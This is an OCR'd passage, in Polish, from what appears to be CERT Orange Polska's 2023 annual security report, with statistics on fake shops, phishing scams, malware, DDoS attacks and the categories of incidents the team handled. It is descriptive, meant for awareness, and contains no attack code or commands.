Blisko 10 tys. fałszywych sklepów. Ten wynik to kilka bardzo dużych kampanii tworzonych masowo sklepów-klonów, z którymi mieliśmy do czynienia w 2023 roku.

Scenariusze dominujących oszustw w 2022




Co kryją kategorie?

Oszustwo na kupującego to wielokrotnie opisywane w naszych raportach ataki powiązane najczęściej z portalami aukcyjnymi/zakupowymi, gdzie kupującym wysyłane są linki (zazwyczaj poprzez WhatsApp) do rzekomej strony z odbiorem pieniędzy za sprzedawany przedmiot. W tym roku połączyliśmy je w grupę pod nazwą „Płatności”. W grupie tej znalazły się m.in. niedostarczone przesyłki kurierskie, fałszywe ogłoszenia na portalach sprzedażowych czy strony typu „Przedłużenie Netflixa”.


Fałszywe inwestycje to wszystkie ataki powiązane z oszustwami oferującymi niebotyczne zarobki poprzez wszelkiej maści inwestycje (akcje znanych firm, giełdy kryptowalut, piramidy finansowe, tajne sposoby polityków itd.).

Często klikacie także w fałszywe panele logowania do Facebooka (Media społecznościowe), fałszywe sklepy czy linki w SMS/RCS związane z kuponami do Żabki, poprawą adresu przesyłki czy zgubionym urządzeniem Apple.

TOP Malware 2022




TOP Malware 2023



Szczegółowo o złośliwym oprogramowaniu przeczytacie w artykule Piotra Kowalczyka na stronie 39. W tej grupie dodatkowo znalazło się zagrożenie oznaczone jako log4shell, pod którym kryją się złośliwe adresy wykryte w payloadach wykorzystujących podatność CVE-2021-44228 „Log4Shell” (odświeżona analiza programistyczna tej podatności – https://cert.orange.pl/aktualnosci/geneza-podatnosci-cve-2021-44228-a-k-a-log4shell/). cert.orange.pl.


Blokady miesięczne 2022

unikalni użytkownicy — phishing — pozostałe



Blokady miesięczne 2023

unikalni użytkownicy — phishing — pozostałe




A 10 lat wcześniej

10. edycja raportu to doskonała okazja na spojrzenie dekadę wstecz i powrót do roku 2014. Rzeczywistość bardzo się zmieniła od tamtego czasu. Wyobrażacie sobie, że phishing był niszowy i stanowił 1% wszystkich zarejestrowanych przez nas incydentów! Ówczesne #1 to wszechobecny SPAM.

Kategorie działań powodujących wystąpienie incydentów

w rozkładzie procentowym



Tego roku udział spamu w klasyfikacji zagrożeń wynosił ponad 40% i był absolutnie dominujący. Drugie miejsce należało do incydentów wpływających na dostępność zasobów – niemal 18%. Zobaczcie, gdzie w tym zestawieniu jest malware – prawie na końcu listy.

Nieco inaczej pod względem ilościowym wyglądają ataki DDoS. Średniomiesięczna ilość alertów pozostaje na tym samym poziomie. Natomiast wielkość ataków to już zupełnie inna historia. Liczba ataków powyżej 10 Gbps wzrosła dwukrotnie (z 3,8% na 7,7%), podobnie jak liczba ataków o najmniejszym wolumenie – poniżej 0,2Gbps (z 24,3% do 40,8%). Rekordowy atak z 2014 roku, który wynosił 93 Gbps zostałby dzisiaj praktycznie niezauważony (ataki powyżej 100 Gbps to obecnie codzienność). Potwierdza to również średnia wielkość szczytowego natężenia ataku z blisko 4-krotnym wzrostem - z 900 Mbps do 3,2 Gbps.

Nasze raporty pełne są cennych wskazówek dotyczących codziennej obrony w cyberprzestrzeni. To wartościowa lektura zarówno dla osób na co dzień zajmujących się cyberbezpieczeństwem, ale również zwykłych internautów narażonych każdego dnia na ataki w internecie.

Przykłady, które pokazujemy są jednocześnie bardzo charakterystyczne i uniwersalne w odniesieniu do całego kraju. Większość ataków na nasze dane i pieniądze podlega pewnym schematom, które musimy znać, aby się przed nimi bronić.

Przytaczany przez nas rekord - 543Gbps z 2023 roku, to atak blisko 6-krotnie mocniejszy niż ten sprzed dekady.



Incydenty obsłużone przez Orange Polska w roku 2023

Incydenty bezpieczeństwa obsłużone przez CERT Orange Polska


W niniejszym rozdziale przedstawiamy rozkład procentowy incydentów bezpieczeństwa obsłużonych przez nas w sposób nieautomatyczny w roku 2023. Incydenty dotyczą usługowych sieci internetowych, a analizy głównie podziału na kategorie oraz porównań z ubiegłym rokiem. Obsługiwane przypadki dotyczyły, zarówno sytuacji ataku na zasoby dołączone do sieci Orange Polska jaki i takich, gdy ataki zostały prowadzone z zasobów w tej sieci. Dotyczyły one wszelkich rodzajów sieci z punktu widzenia ich użytkownika końcowego, tj. użytkowników indywidualnych, jak i podmiotów korporacyjnych.

Kategorie obsługiwanych incydentów:

Kategoria incydentu	Opis oraz przykłady zdarzeń
Obraźliwe i nielegalne treści	Rozpowszechnianie niebezpiecznych i zabronionych prawem treści (np. rozsyłanie spamu, dystrybucja/udostępnianie materiałów chronionych prawem autorskim - piractwo/plagiat, pornografia dziecięca) oraz rozpowszechnianie treści obraźliwych/gróźb i innych związanych z naruszeniem zasad i reguł w sieci internet.
Złośliwe oprogramowanie	Infekcje i rozpowszechnianie złośliwego oprogramowania (np. hostowanie C&C, złośliwe oprogramowanie w załączniku wiadomości lub link do skompromitowanego adresu URL).
Gromadzenie informacji	Podejmowanie działań mających na celu uzyskanie informacji o systemie lub sieci, bądź ich użytkownikach, zmierzających do nieautoryzowanego dostępu (np. skano-wanie portów, podsłuch, inżynieria społeczna/phishing – w tym rozpowszechnianie maili phishingowych, hostowanie stron phishingowych).
Próby włamań	Próby uzyskania nieautoryzowanego dostępu do systemu lub sieci (np. wielokrotne nieuprawnione logowania, próby naruszenia systemu lub zakłócania funkcjonowania usług przez wykorzystywanie podatności).
Włamania sieciowe	Uzyskanie nieautoryzowanego dostępu do systemu lub sieci, tj. wtargnięcie, naruszenie systemu/przełamanie zabezpieczeń (np. poprzez wykorzystanie znanych podatności systemu), kompromitacja konta.
Dostępność zasobów	Blokowanie dostępności zasobów sieciowych (systemu, danych), m. in. poprzez wysyłanie dużej ilości danych, które skutkuje odmową świadczenia usług (ataki typu DDoS).
Bezpieczeństwo informacji (poufność i integralność informacji)	Naruszenie poufności lub integralności informacji, najczęściej w efekcie wcześniejszego przejęcia systemu lub przechwycenia danych podczas transmisji (np. przechwycenie i/lub udostępnienie określonego zbioru informacji, zniszczenie lub modyfikacja danych w określonym zbiorze informacji).
Oszustwa i nadużycia sieciowe	Czerpanie korzyści z nieuprawnionego wykorzystania technologii informacyjno-komunikacyjnej/ zasobów sieciowych (informacji, systemu) bądź ich użycie niezgodne z przeznaczeniem (np.użycie nazwy organizacji bez pozwolenia czy użycie zasobów organizacji w celach pozastatutowych).
Inne	Zdarzenia, które nie mieszczą się w wymienionych kategoriach.

Rozkład procentowy kategorii incydentów

obsłużonych przez CERT Orange Polska w 2023 r.




Stosowana przez nas klasyfikacja obejmuje wszelkie typy zdarzeń zgłaszanych i obsługiwanych przez zespoły typu CSIRT/CERT. Kategorie oparte są na typie i skutku działań naruszających bezpieczeństwo, związanych z procesem ataku na system teleinformatyczny i jego wykorzystaniem.

Podział taki przydatny jest głównie z punktu widzenia działań operacyjnych, pod kątem osiągniętego celu. W praktyce w analizowanych incydentach używano zazwyczaj wielu metod i technik prowadzących do osiągnięcia określonego skutku, głównie związanych z użyciem złośliwego oprogramowania.

Wśród obsłużonych incydentów, największą grupę stanowiły te z klasy gromadzenie informacji (43,9 proc.). W porównaniu z rokiem 2022 nastąpił nieznaczny wzrost - o ponad 1,5 pp. (42,4 proc. w 2022 r.). Na drugim miejscu znalazły się incydenty z kategorii dostępność zasobów (17,9 proc.) – spadek w stosunku do ubiegłego roku o 2,3 pp. (20,2 proc. w 2022 r.). Kolejne miejsce to ataki z kategorii złośliwe oprogramowanie (15,4 proc.) - zbliżony poziom do ubiegłego roku (16,1 proc. w 2022 r.), incydenty z grupy obraźliwych i nielegalnych treści (11,5 proc.) – podobnie jak w ubiegłym roku (12,3 pp. w 2022 r.), próby włamań (7,7 proc.) – wzrost o 3,2 pp. w stosunku do poprzedniego roku, oszustwa sieciowe (2,1 proc.) - podobnie jak w ubiegłym roku, poufność i integralność informacji (1,1 proc.) – podobnie jak w ubiegłym roku (1,9 proc. w 2022 r.). Poniżej 1 proc. zaklasyfikowano włamania sieciowe. Inne, nieobjęte wspomnianymi kategoriami, stanowiły nieznaczny odsetek obsłużonych incydentów.


Rozkład procentowy kategorii incydentów w 2023 r., porównanie z 2022 r.

obsłużonych przez CERT Orange Polska w 2023 r., porównanie z 2022 r.



Rozkład miesięczny incydentów w 2023 r.

z podziałem na kategorie ■ Gromadzenie informacji ■ Dostępność zasobów ■ Złośliwe oprogramowanie ■ Obraźliwe i nielegalne treści ■ Oszustwa włamań ■ Poufność i integralność informacji ■ Włamania sieciowe ■ Inne



Rozkład w czasie występowania incydentów w 2023 r. nie jest regularny. Zauważyliśmy **wzrost liczby obsługiwanych incydentów w lutym oraz w ostatnich miesiącach roku**. Wzrost ten spowodowany był zwiększoną liczbą przypadków kampanii phishingowych i złośliwego oprogramowania związanych m. in. z podszywaniem się pod Orange oraz przypadków dotyczących ataków DoS.

Gromadzenie informacji

Incydenty z kategorii „gromadzenie informacji" stanowiły najliczniejszą grupą obsłużonych w 2023 r. (43,9 proc. wszystkich). Na grupę tych incydentów składają się przede wszystkim przypadki phishingu oraz skanowania portów. Tego typu zagrożenia to w większości przypadków istotny element bardziej zaawansowanych ataków, mających na celu kradzież informacji czy oszustw finansowych. Na przestrzeni roku najwięcej przypadków w tej kategorii wystąpiło w lutym oraz listopadzie i grudniu.

Dostępność zasobów

Na klasę incydentów „dostępność zasobów" składają się przede wszystkim przypadki ataków typu Distributed Denial of Service (DDoS). Incydentów o takiej charakterystyce było 17,9 proc. w roku 2023, zaś na przestrzeni roku najwięcej incydentów w tej kategorii obsłużono w lutym oraz listopadzie i grudniu. Incydenty te, podobnie jak złośliwe oprogramowanie, mogą być szczególnym zagrożeniem i powodować istotne straty, dlatego poświęciliśmy im odrębną część raportu.

Złośliwe oprogramowanie

Na klasę incydentów „złośliwe oprogramowanie" składają się przede wszystkim przypadki infekcji (m. in. infekcji złośliwym oprogramowaniem typu ransomware, trojan), dystrybucji złośliwego oprogramowania (w tym m. in. złośliwe oprogramowanie w załączniku wiadomości, hostowanie złośliwych stron czy hostowania serwerów Command&Control (C&C) kontrolujących zdalnie sieć zainfekowanych komputerów. Incydentów o takiej charakterystyce było 15,4 proc. wszystkich obsłużonych w roku 2023, zaś najwięcej przypadków w tej kategorii wystąpiło w lutym oraz grudniu. Spowodowane było to zwiększoną liczbą kampanii złośliwego oprogramowania (złośliwe oprogramowanie jako załącznik bądź link prowadzący do złośliwego URL), związanych m. in. z Agentem Tesla. W praktyce w większości analizowanych incydentów, cyberprzestępcy zamierzony cel osiągnęli przy użyciu złośliwego oprogramowania, dlatego temu zagrożeniu poświęcona jest odrębna część raportu.

Obraźliwe i nielegalne treści

Na grupę incydentów określanych jako „obraźliwe i nielegalne treści" składają się przede wszystkim przypadki dotyczące rozsyłania spamu. Inne typy incydentów w tej grupie to m. in. przypadki dotyczące naruszeń praw autorskich (np. piractwo) oraz rozpowszechniania treści zabronionych prawem (np. treści rasistowskie, pornografia dziecięca czy wychwalające przemoc). W 2023 r. odnotowano 11,5 proc. tego typu przypadków. Na przestrzeni roku 2023 szczególne nasilenie incydentów w tej kategorii można było zaobserwować w lutym.

Próby włamań

W kategorii „próby włamań" ujęto głównie przypadki usiłowania przełamania zabezpieczeń przez wykorzystanie podatności systemów, jego komponentów lub całych sieci oraz prób logowania do usług lub systemów dostępowych (zgadywania haseł), mające na celu uzyskanie dostępu do systemu czy przejęcia nad nim kontroli. Incydentów o takiej charakterystyce było 7,7 proc. w roku 2023, zaś na przestrzeni roku najwięcej incydentów w tej kategorii obsłużono w listopadzie.

Oszustwa sieciowe

W kategorii „oszustwa sieciowe" zostały zawarte głównie przypadki nieautoryzowanego użycia zasobów i nielegalnego używania nazwy innego podmiotu bez jego zezwolenia. Przypadki te stanowiły 2,1 proc. wszystkich incydentów, najwięcej przypadków w tej kategorii na przestrzeni roku wystąpiło w listopadzie. Przypadki te dotyczyły głównie ataków podszywania się pod znane marki i instytucje w kampaniach złośliwego oprogramowania oraz phishingowych.

Poufność i integralność informacji

Na tę klasę składają się przypadki nieautoryzowanego dostępu do informacji oraz zmiany lub usunięcia zbiorów informacji. W 2023 r. odnotowano 1,1 proc. tego typu przypadków. Niemniej jednak takie incydenty mają duży ciężar gatunkowy. W praktyce oznaczają poważne problemy związane z wyciekiem informacji lub innymi konsekwencjami nieautoryzowanego dostępu do nich. Na przestrzeni roku najwięcej incydentów w tej kategorii obsłużono w sierpniu.

Włamania sieciowe

Na tę klasę incydentów składają się typy incydentów tożsame z klasą „próby włamań" jednak zakończone pozytywnym efektem z punktu widzenia atakującego. Incydentów o takiej charakterystyce było 0,3 proc. w roku 2023.

Inne

Incydenty niesklasyfikowane w poprzednich kategoriach stanowiły nieznaczny odsetek wszystkich przypadków. Nie można określić żadnego dominującego rodzaju wśród tych incydentów.



W większości analizowanych incydentów, cyberprzestępcy zamierzony cel osiągnęli przy użyciu złośliwego oprogramowania.

Działania powodujące wystąpienie incydentów

Aby zobrazować typy działań naruszających bezpieczeństwo, część incydentów poddaliśmy analizie opartej na modelu VERIS (Vocabulary for Event Recording and Incident Sharing – http://veriscommunity.net/). Scenariusze występującego zagrożenia oraz opis incydentu opierają się tu przede wszystkim na czterech elementach (A4):


Actors (Aktorzy): Czyje działania dotknęły zasoby?
Actions (Akcje): Jakie działania dotknęły zasoby?
Assets (Aktywa): Jakie zasoby zostały dotknięte?
Attributes (Atrybuty): Jak zostały dotknięte zasoby?

Działania związane z wystąpieniem zagrożenia opisują, co zrobił zagrażający aktor, aby spowodować incydent lub przyczynić się do jego wystąpienia. Model VERIS obejmuje **7 podstawowych kategorii działań związanych z występowaniem zagrożeń (naruszeniem bezpieczeństwa): złośliwe oprogramowanie, hakowanie, socjotechnika, nadużycie, fizyczne, błąd oraz środowisko**. W każdym incydencie występuje co najmniej jeden typ działania, jednak w większości z nich występuje wiele działań, często z wielu kategorii (stąd suma ponad 100% na wykresie). Działania zagrożeń opisują akcje (użyte metody i techniki), które wpływają negatywnie na zasoby i powodują naruszenie bezpieczeństwa. Dla każdej kategorii istnieje szereg wskaźników opisujących szczegóły działań, np. typ, ścieżka lub wektor działania. Na podstawie analizy tych parametrów (trendów, częstotliwości występowania) można dowiedzieć się m.in. jak dochodzi do naruszenia, jakie zagrożenia występują najczęściej oraz jakie ataki najczęściej są stosowane.

Na bazie incydentów poddanych analizie, największą grupę stanowiły te z klasy hakowanie (71,0 proc.) – nieznaczny spadek w stosunku do poprzedniego roku. Na drugim miejscu znalazły się działania z kategorii złośliwe oprogramowanie (68,8 proc.) – nieznaczny wzrost w stosunku do roku 2022. Kolejne miejsce to zdarzenia z kategorii socjotechnika (64,3 proc.) – wzrost w stosunku do poprzedniego roku o 4,7 pp., działania z grupy nadużycie (13 proc.) – podobnie do poziomu poprzedniego roku, błąd (7,9 proc.) – na zbliżonym poziomie do poprzedniego roku. Poniżej 1 proc. zaklasyfikowano działania z grupy fizyczne oraz środowiskowe – podobnie jak w poprzednim roku.

Kategorie działań powodujących wystąpienie incydentów

